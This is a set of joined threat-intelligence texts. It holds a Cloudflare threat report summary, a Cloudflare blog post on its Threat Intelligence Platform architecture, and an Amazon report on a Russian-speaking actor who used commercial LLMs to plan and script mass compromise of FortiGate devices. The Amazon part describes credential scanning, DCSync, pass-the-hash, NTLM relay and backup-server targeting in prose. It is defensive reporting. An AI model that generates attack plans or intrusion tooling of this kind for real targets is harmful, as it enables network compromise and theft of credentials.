Used Google Drive and Dropbox to host XenoRAT payloads, leveraging GitHub for covert C2, successfully blending into legitimate enterprise traffic.

CrustyKrill
Iran
SaaS-hosted phishing
Blending credential harvesting into common cloud hosting.
Hosts C2 pages on Azure Web Apps (.azurewebsites.net) and uses ONLYOFFICE to host payloads, giving their operations a veneer of legitimacy.
How Cloudforce One unmasked the 2026 landscape
Establishing MOE requires more than just high-level observation. To truly unmask the 2026 landscape, this report details how Cloudforce One leverages a unique blend of internal expertise and global telemetry to uncover insights that traditional security models miss.
Our methodology is varied. For example:
As part of our AI-driven defense research, we tasked an AI coding agent with a self-vulnerability analysis, using the agent to uncover its own security gaps. This “dogfooding” uncovered CVE-2026-22813 (9.4 CVSS), a critical flaw in markdown rendering pipelines allowing for unauthenticated Remote Code Execution.
Our deep dives into Phishing-as-a-Service (PhaaS) reveal that the barrier to entry has a vanished barrier to entry. Analysts observed attackers leveraging high-reputation domains (Google Drive, Azure, etc.) to bypass filters. Email telemetry found an identity gap, where nearly 46% of analyzed emails failed DMARC (an email authentication protocol), revealing a large surface area that PhaaS bots are rapidly exploiting.
We tracked the transition from stealthy exploitation to attempted blackout, uncovering a 31.4 Tbps baseline for DDoS. Our telemetry also showed that, in the past 3 months, 63% of all logins involve credentials already compromised elsewhere and that 94% of all login attempts now originate from bots.
Through every stage of this research, Cloudforce One has leveraged our massive global telemetry and frontline threat intelligence to connect the dots across seemingly isolated incidents. Whether we are dogfooding our own AI agents to preempt zero-day exploits or tracking attacks launched by millions of bot-infected hosts tunneling through residential proxies, this unified visibility allows us to see the throughline between a single phished credential and a multi-terabit blackout.
The path forward: Drive MOE to zero with autonomous defense
Identifying these throughlines is only the first step. When threats move at machine speed, human-centric defense is no longer a viable shield. To counter “offense by the system,” defenders across the industry must pivot to a model of autonomous defense in order to drive the adversary’s MOE to zero.
This shift toward autonomous defense requires moving beyond manual checklists and fragmented alerts. Organizations must harden the connective tissue of their networks, using real-time visibility and automated response capabilities. In this new era, the goal isn’t just to build a better wall — it’s to ensure your system can act faster than the attacker, even when no one is watching.
Through our unmatched threat visibility and the expertise of our Cloudforce One researchers, we provide the intelligence you need to outpace industrialized cyber threats. To explore the full data set, deep-dive case studies, and tactical recommendations, read the complete 2026 Cloudflare Threat Report.
And if you’re interested in learning more about our threat intelligence, managed defense, or incident response offerings, contact Cloudforce One experts.
For years, the cybersecurity industry has suffered from a “data gravity” problem. Security teams are buried under billions of rows of telemetry, yet they remain starved for actionable insights.
A Threat Intelligence Platform (TIP) is a centralized security system that collects, aggregates, and organizes data about known and emerging cyber threats. It serves as the vital connective tissue between raw telemetry and active defense.



The underlying architecture of Cloudflare’s Threat Intelligence Platform sets it apart from other solutions. We have evolved our Threat Intelligence Platform to eliminate the need for complex ETL (Extract, Transform, Load) pipelines by using a sharded, SQLite-backed architecture. By running GraphQL directly on the edge, security teams can now visualize and automate threat response in real time. Instead of one massive database, we distribute Threat Events across thousands of logical shards — meaning sub-second query latency, even when aggregating millions of events across global datasets.
By unifying our global telemetry with the manual investigations performed by our analysts, our intelligence platform creates a single source of truth that allows security teams to move from observing a threat to preemptively blocking it across the Cloudflare network. We believe your intelligence platform shouldn’t just tell you that something is “bad”; it should tell you why it’s happening, who is behind it, and automatically prevent it from happening again.
In this post, we’ll explore some of the features that make the Cloudforce One experience powerful and effective.
Why are we launching a Threat Intelligence Platform?
When we announced the Cloudforce One team in 2022, we quickly realized that tracking adversary infrastructure required tools that didn’t yet exist. So we built our own.
What began as an internal project has evolved into a cloud-first, agentic-capable Threat Intelligence Platform (TIP) designed for our users. We have moved from conceptualizing “observable” events across various datasets to building a platform that maps the entire lifecycle of a threat. Today, the Cloudflare TIP allows you to correlate actors to malware, link cases to indicators, and store everything in one unified ecosystem.
We are moving beyond simple data access to provide a fully integrated, visual, and automated command center for your SOC. Our motivation behind building this TIP stems from the core tenets of effective threat intelligence: relevance, accuracy, and actionability. We needed a highly extensible system that can integrate multiple datasets, support multi-tenancy, enable group-based and tenant-to-tenant sharing, and scale efficiently on the edge.
By using Cloudflare Workers, we’ve built a next-generation developer stack that ensures rapid innovation. We can now synthesize millions of threat events into real-time graphs and diagrams and instantly answer the critical questions: What happened? And what does it mean?
Because our GraphQL endpoint is built in the same Worker that is driving the Threat Events platform, your data is always live and there are no delays between ingestion and availability. Whether you are applying complex analysis or drilling down into a specific event, the platform responds instantly. As Workers runtime evolves, our TIP inherits these optimizations automatically. For example, Smart Placement ensures our query-handling Workers are physically located near the Durable Objects they are fanning out to, minimizing tail latency. And the ability to use larger CPU limits and Hyperdrive allows us to maintain higher performance connection pooling directly at the edge, rather than backhauling the logic to a single datacenter.
Beyond the SIEM: historical context and intelligence enrichment
While a SIEM (Security Information and Event Management) is designed for real-time log aggregation and immediate alerting, it often lacks the specialized schema and long-term retention needed for deep adversary tracking. Our TIP fills this gap by acting as a dedicated intelligence layer that enriches raw logs with historical actor patterns. The goal of our platform isn’t to replace a SIEM, but to complement it. Our TIP provides the long-term, structured storage for Threat Events — retained and indexed at the edge — needed to bridge the gap between technical telemetry and executive insight.
The Cloudflare Managed Defense and Threat Intelligence Platform are designed to operate in a symbiotic loop, creating a powerful force multiplier for threat detection and response. By integrating the TIP directly with the SOC, analysts gain immediate, rich context for any alert or event. Instead of just seeing an anomalous IP address or a suspicious file hash, the SOC team can instantly see its history, its association with known threat actors, its role in broader campaigns, and its risk score as determined by the TIP’s analytics. This immediate context eliminates time-consuming manual research and enables faster, more accurate decision-making.
Conversely, as the intel analyst team investigates incidents and hunts for new threats, their findings become a crucial source of new intelligence.
Newly discovered indicators of compromise (IOCs) are fed back into the TIP, enriching the platform for all users and enhancing its automated defenses. This continuous feedback loop ensures the intelligence is always current and grounded in real-world observations, providing unparalleled visibility into the threat landscape and allowing security teams to shift from a reactive to a proactive defense posture.
An architecture that eliminates bottlenecks
To ensure every piece of Cloudforce One telemetry is actionable, we had to solve a fundamental storage problem: how do you provide low-latency, complex queries over billions of events without the overhead of a traditional centralized database?
We chose a sharded architecture built on SQLite backed Durable Objects. By distributing Threat Events across this high-cardinality fleet of storage units, we ensure that no single database becomes a point of contention during high-volume ingestion. Each shard is a Durable Object, providing a consistent, transactional interface to its own private SQLite database.
This architecture allows us to use the full Cloudflare developer stack. We use Cloudflare Queues to ingest and distribute incoming telemetry asynchronously, ensuring that high-volume attack spikes don’t saturate our write throughput. Once ingested, data is stored in R2 for long-term retention, while the “hot” index remains in the Durable Object’s SQLite storage for instant retrieval.
Parallel execution at the edge
The real power of this approach is visible during a search. When a user queries our GraphQL endpoint — which also runs in a Worker — the platform doesn’t query a single table. Instead, it fans out the request to multiple Durable Objects in parallel. Because Durable Objects are distributed across our global network, we can aggregate results with minimal latency. After we verify the user’s permissions and eliminate the shards that would not contain our events (by date), here is a simplified look at how the Worker handles a multi-shard fan-out:
// A conceptual look at fanning out a query to multiple shards
async function fetchFromShards(shards, query) {
  const promises = shards.map(shardId => {
    const stub = TELEMETRY_DO.get(shardId);
    return stub.querySQLite(query); // Calling the DO's storage method
  });

  // Parallel execution across the Cloudflare network
  const results = await Promise.all(promises);
  return results.flat();
}
This parallelism ensures a fluid experience whether you are auditing a single dataset for a year of history or synthesizing a month of activity across every dataset in your account. By moving the compute — the SQL execution — to where the data lives, we eliminate the bottleneck of a single, monolithic database.
Visualize the Adversary with dynamic graphs and diagrams
Numbers on a spreadsheet don’t tell stories; patterns do. We’ve introduced dynamic visualizations to help you “see” the threat landscape.
Sankey Diagrams to trace the flow of attacks from origin to target, identifying which regions are being hit hardest and where the infrastructure resides.
Industry and dataset distribution of attacks, for users to instantly pivot your view to see if a specific campaign is targeting your sector (e.g., Finance or Retail) or if it’s a broad-spectrum commodity attack.
Correlating telemetry through attribute mapping
A single indicator, such as an IP address, provides limited utility without historical and relational context. We have structured our Threat Insights to act as a pivot point, allowing you to correlate disparate threat events across multiple datasets into a single, cohesive campaign or exploit.
Instead of manual cross-referencing, the platform automatically maps our internal actor nomenclature to recognized industry aliases — such as linking our internal tracking to “Fancy Bear” or “APT28.” This ensures that your local environment’s telemetry is instantly interoperable with broader global research and threat intelligence feeds.
Search, filters, and alerts
Saved configurations and real-time notifications help you get notified the second our telemetry matches your custom filters, allowing you to react at the speed of the edge. Effective threat hunting requires the ability to filter global telemetry by specific technical attributes. The platform supports high-cardinality searches across our entire dataset — including IP addresses, file hashes, domains, and JA3 fingerprints — with results typically returned in seconds.
To move beyond manual searching, you can persist these query parameters as saved configurations. These configurations act as triggers for our real-time notification engine; when new incoming telemetry matches your defined filters, the platform pushes an alert to your configured endpoints. This transition from pull-based searching to push-based alerting ensures that your security stack can respond to matches as soon as they are ingested by our global network.
Automated rules and STIX2 Exports
Intelligence is only “actionable” if it results in a reduced attack surface. We’ve built the TIP to handle the translation between raw telemetry and security enforcement automatically.
For organizations using third-party or in-house SIEM or SOAR platforms, interoperability is a requirement. However, mapping disparate internal data schemas to the STIX2 (Structured Threat Information eXpression) standard is traditionally a high-latency ETL task. We’ve moved this translation to the edge.
When a user requests a STIX2 export, a Worker dynamically maps our internal SQLite records to the STIX2 JSON schema. This means we are first converting raw IP addresses, file hashes, and domain names into standardized STIX cyber observables. Then we define relationship objects using our platform’s internal mapping to link indicator objects to threat-actor or malware objects, preserving the context of the investigation. Finally, we automatically manage the modified and created timestamps in UTC to ensure your downstream tools can track the evolution of the threat.
Instant Protection via the Firewall API
Beyond exports, the platform allows you to close the loop between discovery and defense. When you identify a malicious pattern in a Sankey diagram or a specific Actor campaign, you can generate a security rule with one click.
Under the hood, the TIP interacts directly with the Cloudflare Firewall Rules API. It takes the filtered attributes of your investigation (e.g., a specific JA3 fingerprint combined with a list of known malicious ASNs) and compiles them into a wire-protocol rule that is deployed across our global network in seconds.
Human-in-the-loop intelligence
While automation handles the bulk of telemetry, the most complex threats require human intuition. We’ve integrated a Requests for Information (RFI) Portal directly into the platform, allowing users to task Cloudforce One analysts with deep-dive investigations.
From a technical perspective, the RFI system isn’t just a ticketing portal; it’s a data-enrichment pipeline. When a subscriber uses a number of “tokens” to initiate a request, the workflow triggers a series of events:
The RFI Worker pulls the specific Threat Event IDs related to the query from the sharded SQLite storage, packaging the relevant telemetry for the analyst
Cloudforce One analysts use an internal version of the TIP to perform reverse engineering or pivot across global datasets
Once the investigation is complete, the findings (new IOCs, actor attributions, or campaign notes) are written back into our global intelligence feed
This ensures that the “human” insight doesn’t just sit in a PDF report. Instead, the resulting metadata is pushed back to the edge as a threat event where relevant, where it can be used by the WAF or Firewall rules you’ve already configured. We’ve moved from a static “report” model to a dynamic “intel-as-code” model, where human analysis directly improves the platform’s automated detection logic in real time.
From data management to active hunting
The shift from managing ETL pipelines to active threat hunting isn’t just about a new interface but about where the compute happens. By moving the storage, aggregation, and visualization layers to the Cloudflare global network, we’ve removed the “data gravity” that typically slows down a SOC. Defenders no longer need to wait for logs to sync to a central repository before they can ask, “Is this IP related to a known campaign?” The answer is now available at the edge, in the same environment where the traffic is being filtered.
To ensure this intelligence is accessible regardless of your team’s size or specific requirements, we’ve structured our Cloudforce One access into three functional levels:
Cloudforce One Essentials allows customers to access the default datasets in threat events, search for indicators, and conduct threat hunting investigations.
Cloudforce One Advantage allows customers to access our Threat Intelligence Analyst custom insights via requests for information.
Cloudforce One Elite, the complete package, includes brand protection, a high number of requests for information, and access to all threat events datasets.
The Internet moves fast, and the infrastructure used by adversaries moves even faster. By centralizing your telemetry and your response logic in one integrated platform, you can stop building pipelines and start defending your network.
Commercial AI services are enabling even unsophisticated threat actors to conduct cyberattacks at scale—a trend Amazon Threat Intelligence has been tracking closely. A recent investigation illustrates this shift: Amazon Threat Intelligence observed a Russian-speaking financially motivated threat actor leveraging multiple commercial generative AI services to compromise over 600 FortiGate devices across more than 55 countries from January 11 to February 18, 2026. No exploitation of FortiGate vulnerabilities was observed—instead, this campaign succeeded by exploiting exposed management ports and weak credentials with single-factor authentication, fundamental security gaps that AI helped an unsophisticated actor exploit at scale. This activity is distinguished by the threat actor’s use of multiple commercial GenAI services to implement and scale well-known attack techniques throughout every phase of their operations, despite their limited technical capabilities. AWS infrastructure was not observed to be involved in this campaign. Amazon Threat Intelligence is sharing these findings to help the broader security community defend against this activity.
This investigation highlights how commercial AI services can lower the technical barrier to entry for offensive cyber capabilities. The threat actor in this campaign is not known to be associated with any advanced persistent threat group with state-sponsored resources. They are likely a financially motivated individual or small group who, through AI augmentation, achieved an operational scale that would have previously required a significantly larger and more skilled team. Yet, based on our analysis of public sources, they successfully compromised multiple organizations’ Active Directory environments, extracted complete credential databases, and targeted backup infrastructure, a potential precursor to ransomware deployment. Notably, when this actor encountered hardened environments or more sophisticated defensive measures, they simply moved on to softer targets rather than persisting, underscoring that their advantage lies in AI-augmented efficiency and scale, not in deeper technical skill.
As we expect this trend to continue in 2026, organizations should anticipate that AI-augmented threat activity will continue to grow in volume from both skilled and unskilled adversaries. Strong defensive fundamentals remain the most effective countermeasure: patch management for perimeter devices, credential hygiene, network segmentation, and robust detection for post-exploitation indicators.
Campaign overview
Through routine threat intelligence operations, Amazon Threat Intelligence identified infrastructure hosting malicious tooling associated with this campaign. The threat actor had staged additional operational files on the same publicly accessible infrastructure, including AI-generated attack plans, victim configurations, and source code for custom tooling. This inadequate operational security provided comprehensive visibility into the threat actor’s methodologies and the specific ways they leverage AI throughout their operations. It’s like an AI-powered assembly line for cybercrime, helping less skilled workers produce at scale.
The threat actor compromised globally dispersed FortiGate appliances, extracting full device configurations that yielded credentials, network topology information, and device configuration information. They then used these stolen credentials to connect to victim internal networks and conduct post-exploitation activities including Active Directory compromise, credential harvesting, and attempts to access backup infrastructure, consistent with pre-ransomware operations.
Initial access: Mass credential abuse
The threat actor’s initial access vector was credential-based access to FortiGate management interfaces exposed to the internet. Analysis of the actor’s tooling supported systematic scanning for management interfaces across ports 443, 8443, 10443, and 4443, followed by authentication attempts using commonly reused credentials.
FortiGate configuration files represent high-value targets because they contain:
SSL-VPN user credentials with recoverable passwords
Administrative credentials
Complete network topology and routing information
Firewall policies revealing internal architecture
IPsec VPN peer configurations
The threat actor developed AI-assisted Python scripts to parse, decrypt, and organize these stolen configurations.
Geographic distribution
The campaign’s targeting appears opportunistic rather than sector-specific, consistent with automated mass scanning for vulnerable appliances. However, certain patterns suggest organizational-level compromise where multiple FortiGate devices belonging to the same entity were accessed. Amazon Threat Intelligence observed clusters where contiguous IP blocks or shared non-standard management ports indicated managed service provider deployments or large organizational networks. Concentrations of compromised devices were observed across South Asia, Latin America, the Caribbean, West Africa, Northern Europe, and Southeast Asia, among other regions.
Following VPN access to victim networks, the threat actor deploys a custom reconnaissance tool, with different versions written in both Go and Python. Analysis of the source code reveals clear indicators of AI-assisted development: redundant comments that merely restate function names, simplistic architecture with disproportionate investment in formatting over functionality, naive JSON parsing via string matching rather than proper deserialization, and compatibility shims for language built-ins with empty documentation stubs. While functional for the threat actor’s specific use case, the tooling lacks robustness and fails under edge cases—characteristics typical of AI-generated code used without significant refinement.
The tool automates the post-VPN reconnaissance workflow:
Ingesting target networks from VPN routing tables
Classifying networks by size
Running service discovery using gogo, an open-source port scanner
Automatically identifying SMB hosts and domain controllers
Integrating vulnerability scanning using Nuclei, an open-source vulnerability scanner, against discovered HTTP services to produce prioritized target lists.
Post-exploitation methodology
Once inside victim networks, the threat actor follows a standard approach leveraging well-known open-source offensive tools.
Domain compromise: The threat actor’s operational documentation details the intended use of Meterpreter, an open-source post-exploitation toolkit, with the mimikatz module to perform DCSync attacks against domain controllers. This allowed the actor to extract NTLM password hashes from Active Directory. In confirmed compromises, the attacker obtained complete domain credential databases. In at least one case, the Domain Administrator account used a plaintext password that was either extracted from the FortiGate configuration through password reuse or was independently weak.
Lateral movement: Following domain compromise, the threat actor attempts to expand access through pass-the-hash/pass-the-ticket attacks against additional infrastructure, NTLM relay attacks using standard poisoning tools, and remote command execution on Windows hosts.
Backup infrastructure targeting: The threat actor specifically targeted Veeam Backup & Replication servers, deploying multiple tools for extracting credentials, including PowerShell scripts, compiled decryption tools, and exploitation attempts leveraging known Veeam vulnerabilities. Backup servers represent high-value targets because they typically store elevated credentials for backup operations, and compromising backup infrastructure positions an attacker to destroy recovery capabilities before deploying ransomware.
Limited exploitation success: The threat actor’s operational notes reference multiple CVEs across various targets (CVE-2019-7192, CVE-2023-27532, and CVE-2024-40711, among others). However, a critical finding from this analysis is that the threat actor largely failed when attempting to exploit anything beyond the most straightforward, automated attack paths. Their own documentation records repeated failures: targeted services were patched, required ports were closed, vulnerabilities didn’t apply to the target OS versions, . Their final operational assessment for one confirmed victim acknowledged that key infrastructure targets were “well-protected” with “no vulnerable exploitation vectors.”
AI as a force multiplier
Amazon Threat Intelligence analysis revealed that the actor uses at least two distinct commercial LLM providers throughout their operations.
AI-generated attack planning: The threat actor used AI to generate comprehensive attack methodologies complete with step-by-step exploitation instructions, expected success rates, time estimates, and prioritized task trees. These plans reference academic research on offensive AI agents, suggesting the actor follows emerging literature on AI-assisted penetration testing. The AI produces technically accurate command sequences, but the actor struggles to adapt when conditions differ from the plan. They cannot compile custom exploits, debug failed exploitation attempts, or creatively pivot when standard approaches fail.
Multi-model operational workflow: Amazon Threat Intelligence identified the actor using multiple AI services in complementary roles. One serves as the primary tool developer, attack planner, and operational assistant. A second is used as a supplementary attack planner when the actor needs help pivoting within a specific compromised network. In one observed instance, the actor submitted the complete internal topology of an active victim—IP addresses, hostnames, confirmed credentials, and identified services—and requested a step-by-step plan to compromise additional systems they could not access with their existing tools.
AI-generated tooling at scale: Beyond the reconnaissance framework, the actor’s infrastructure contains numerous scripts in multiple programming languages bearing hallmarks of AI generation, including configuration parsers, credential extraction tools, VPN connection automation, mass scanning orchestration, and result aggregation dashboards. The volume and variety of custom tooling would typically indicate a well-resourced development team. Instead, a single actor or very small group generated this entire toolkit through AI-assisted development.
Threat actor assessment
Based on comprehensive analysis, Amazon Threat Intelligence assesses this threat actor as follows:
Motivation: Suspected financially motivated, based on widespread, indiscriminate targeting and low sophistication
Language: Russian-speaking, based on extensive Russian-language operational documentation
Skill level: Low-to-medium baseline technical capability, significantly augmented by AI. The actor can run standard offensive tools and automate routine tasks but struggles with exploit compilation, custom development, and creative problem-solving during live operations
AI dependency: Extensive reliance across all operational phases. AI is used for tool development, attack planning, command generation, and operational reporting across multiple commercial LLM providers
Operational scale: Broad. Compromised devices across dozens of countries, with evidence of sustained operations over an extended period
